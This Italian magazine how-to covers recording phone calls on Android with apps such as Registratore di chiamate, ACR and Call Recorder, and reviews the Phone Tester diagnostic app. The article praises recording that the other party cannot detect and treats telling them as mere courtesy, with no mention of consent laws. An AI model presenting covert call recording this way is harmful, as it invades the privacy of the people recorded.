


**Grazie ad una semplice app puoi salvare le conversazioni telefoniche direttamente sullo smartphone. Ecco come fare**

Capita spesso di ricevere una chiamata al proprio cellulare e di volerla registrare per riascoltarla con maggiore attenzione in un secondo momento, soprattutto se il contenuto della stessa è per noi molto importante e non desideriamo perdere neanche una parola della conversazione che abbiamo appena effettuato. Per i primi cellulari con l'ormai defunto e glorioso sistema operativo Symbian era davvero un'impresa titanica riuscire a trovare un software che fosse in grado di registrare le chiamate e del quale il nostro interlocutore non si accorgesse. Per non parlare poi degli altri OS proprietari diffusi fino a qualche anno fa e che oggi hanno fatto la stessa fine di Symbian. Durante la conversazione inoltre si potevano sentire dei fastidiosi ronzii o veri e propri clic che sembravano messi lì apposta dagli sviluppatori per farci "sgamare" già a partire dal primo secondo di registrazione della chiamata.

## UN'APP PER SALVARE LE TELEFONATE

Con l'arrivo e la diffusione di dispositivi basati su Android le cose sono sicuramente cambiate e oggigiorno è possibile registrare le conversazioni in maniera trasparente senza che la persona con la quale stiamo parlando si renda conto di nulla. Naturalmente è sempre buona educazione avvisare chi sta dall'altra parte di quello che si sta facendo. C'è da dire che diverse applicazioni utili allo scopo richiedono di eseguire il root del telefono, un'operazione comunque delicata che, in caso di problemi, potrebbe anche invalidare la garanzia del dispositivo. I nostri esperti, però hanno scovato un'app, il cui nome è semplicemente Registratore di chiamate, che non richiede di effettuare il root dello smartphone, integra una serie di funzioni interessanti (ad esempio la possibilità di impostare i filtri dei contatti dei quali non si desidera registrare le conversazioni) e permette di salvare e sincronizzare le chiamate su Google Drive e Dropbox. Scopriamo subito come fare.

## Lo smartphone registra ogni telefonata che fai e

**Ecco come installare e configurare l'applicazione gratuita sul tuo smartphone o tablet Android.**

### 01 INSTALLIAMO L'APP

Accediamo al **Play Store**, cerchiamo l'app **Registratore di chiamate** e premiamo il pulsante **INSTALLA**. Seguiamo la procedura guidata, scegliamo il tema grafico, i servizi cloud (configuriamo Google Drive o Dropbox) e tappiamo su **Fatto**.

### 02 REGISTRIAMO LE CHIAMATE


Invitiamo un amico a chiamare il nostro numero e rispondiamo. Al termine della conversazione tappiamo sulla chiamata salvata in **Inbox**. Nella schermata successiva tappiamo su **Riproduci**. Salviamo definitivamente la chiamata con **Salva**.

### 03 LA QUALITÀ AUDIO

Le chiamate vengono registrate in formato **AMR**. Per impostare una qualità superiore spostiamoci in **Impostazioni** e tappiamo **Tipo di file** nella scheda **Audio**. Tappiamo **WAV** tra la lista dei formati disponibili. Verifichiamo che la qualità sia migliorata.

## ACR: UNA VALIDA ALTERNATIVA


### Ecco quali sono i suoi punti di forza

Another Call Recorder, per gli amici ACR, è un'altra applicazione Android che svolge egregiamente il suo ruolo, ovvero registrare tutte le telefonate in ingresso e/o in uscita. Fra i suoi punti di forza c'è indubbiamente la gestione delle registrazioni: in pochi tap è possibile ritrovare la registrazione che stavamo cercando proprio perché ci consente di raggruppare quelle salvati nel telefonino per data o altri tag. Inoltre, per evitare di saturare lo spazio disponibile nella memoria interna o sulla scheda microSD, le vecchie registrazioni vengono cancellate automaticamente. Altamente personalizzabile, ACR, ci permette di far sì che le registrazioni partano automaticamente ogniqualvolta ci chiama un numero non salvato o un contatto anonimo così come solo per singoli numeri presenti in rubrica. Unica pecca: per poter integrare l'app con Google Drive o Dropbox è necessario acquistare la versione Pro (comunque accessibile, considerato il suo costo di soli 1,99 euro).

## CALL RECORDER: COMPLETA E PROTETTA

### Registrazioni protette da password

Analogamente Registratore di chiamate ed ACR, anche quest'app ci permette di registrare gratuitamente le telefonate del nostro smartphone Android. Anche in questo caso è prevista una versione Pro che estende le funzionalità di base di Call Recorder permettendoci di condividere le registrazioni e di far apparire una finestra di conferma registrazione al termine di ogni conversazione. Grazie a quest'ultima funzionalità, saremo noi di volta in volta a decidere se registrare o meno la telefonata (molto utile per risparmiare spazio nella memoria del device Android). Proprio come ACR, abbiamo inoltre la possibilità (anche nella versione gratuita) di proteggere tutte le registrazioni con una password. Alcuni utenti segnalano un volume un po' troppo basso nella registrazione delle telefonate. Gli sviluppatori dell'app hanno rilasciato una guida che permette di risolvere l'anomalia. Maggiori informazioni sono disponibili alla pagina www.edmaster.it/url/5191.

# che ricevi : ecco come fare

## Registra subito tutte le tue conversazioni!

**04 I CONTATTI DA IGNORARE**
Possiamo selezionare i contatti di cui non registrare le conversazioni. Raggiungiamo **Impostazioni** e tappiamo **Contatti Da Ignorare** sotto la scheda **Filtri**. Tappiamo su +, selezioniamo i contatti da escludere e tappiamo **Indietro**.

**05 DOVE SALVARE?**
Se il nostro telefonino è dotato di microSD possiamo salvare su di essa le conversazioni. Nel menu **Impostazioni**, tappiamo **Percorso registrazione** (in **Archivio**). Scegliamo la cartella desiderata o utilizziamo il pulsante in basso a destra per muoverci tra le directory.

**06 ECCO IL WIDGET**
Posizioniamo il widget sulla Home Screen per raggiungere velocemente le registrazioni. Accediamo alla finestra di selezione dei widget dello smartphone e scegliamo **Automatic call recorder 4x1** nella lista. Trasciniamolo infine nella schermata di nostro interesse.

# FAI IL TAGLIANDO AL TUO TELEFONINO!


## L'hardware del tuo device Android è perfettamente funzionante o c'è qualcosa che non va? Con la giusta app puoi scoprirlo subito


Abbiamo acquistato un nuovo smartphone e vogliamo verificare che sia funzionante al 100%? Vogliamo testare le funzionalità del nostro telefonino che ormai abbiamo da qualche anno e temiamo abbia perso qualche colpo? Non è necessario inviarlo ad un centro assistenza o rivolgerci ad un esperto: possiamo testarlo noi in tutta sicurezza e senza correre il rischio di fare danni. Tutto quello che ci occorre è l'app **Phone Tester**, scaricabile gratuitamente dal Play Store. Cosa ci permette di fare quest'app? Semplicemente mette alla prova tutti i sensori (accelerometro, giroscopio, bussola, ecc.) presenti nel nostro device Android così com'è in grado di darci importanti informazioni sulle interfacce di rete (Wi-Fi e mobile), sulla batteria e, più in generale, su tutto l'hardware del telefonino o tablet. Una semplice e leggera app che ci aiuta anche nel caso in cui abbiamo appena acquistato uno smartphone usato e temiamo che qualcuno dei sensori presenti possano essere danneggiati. Cos'altro aspettiamo? Rimbocchiamoci dunque le maniche e scopriamo tutto, ma proprio tutto, sul nostro telefonino o tablet Android!

## Il check-up completo

### Ecco come testare il funzionamento di sensori, interfacce di rete e modulo touch-screen

### 01 DOWNLOAD DELL'APP

Verifichiamo che il nostro smartphone o tablet Android sia connesso al Web (tramite un hotspot Wi-Fi o la rete 3G/4G) e accediamo al **Play Store**. Da qui, ricerchiamo l'app gratuita **Phone Tester**. Tappiamo su **Installa** e successivamente sul pulsate **Accetto**.

### 02 I SENSORI FUNZIONANO?

Avviamo l'app e tappiamo su **Stato dei sensori**. Qui vengono elencati tutti quelli presenti nel nostro device (accelerometro, giroscopio, bussola, campo magnetico, ecc.). Se vengono visualizzati dei valori numerici, tutto funziona correttamente.

### 03 E IL WI-FI?

Possiamo verificare anche il corretto funzionamento dell'interfaccia Wi-Fi integrata. Verifichiamo che il device sia connesso ad un hotspot senza fili e tappiamo su **Stato WiFi**. Qui vengono visualizzate informazioni di rete, inclusa la **Velocità di collegamento**.

### 04 È DAVVERO MULTI-TOUCH?

Spostiamoci su **Test multi-touch**: tocchiamo lo schermo con tutte le dita delle nostre mani. Solo così possiamo verificare quale sia il numero massimo di tocchi supportato dal modulo touch (difficilmente riusciremo a far più di 10 tocchi simultanei!).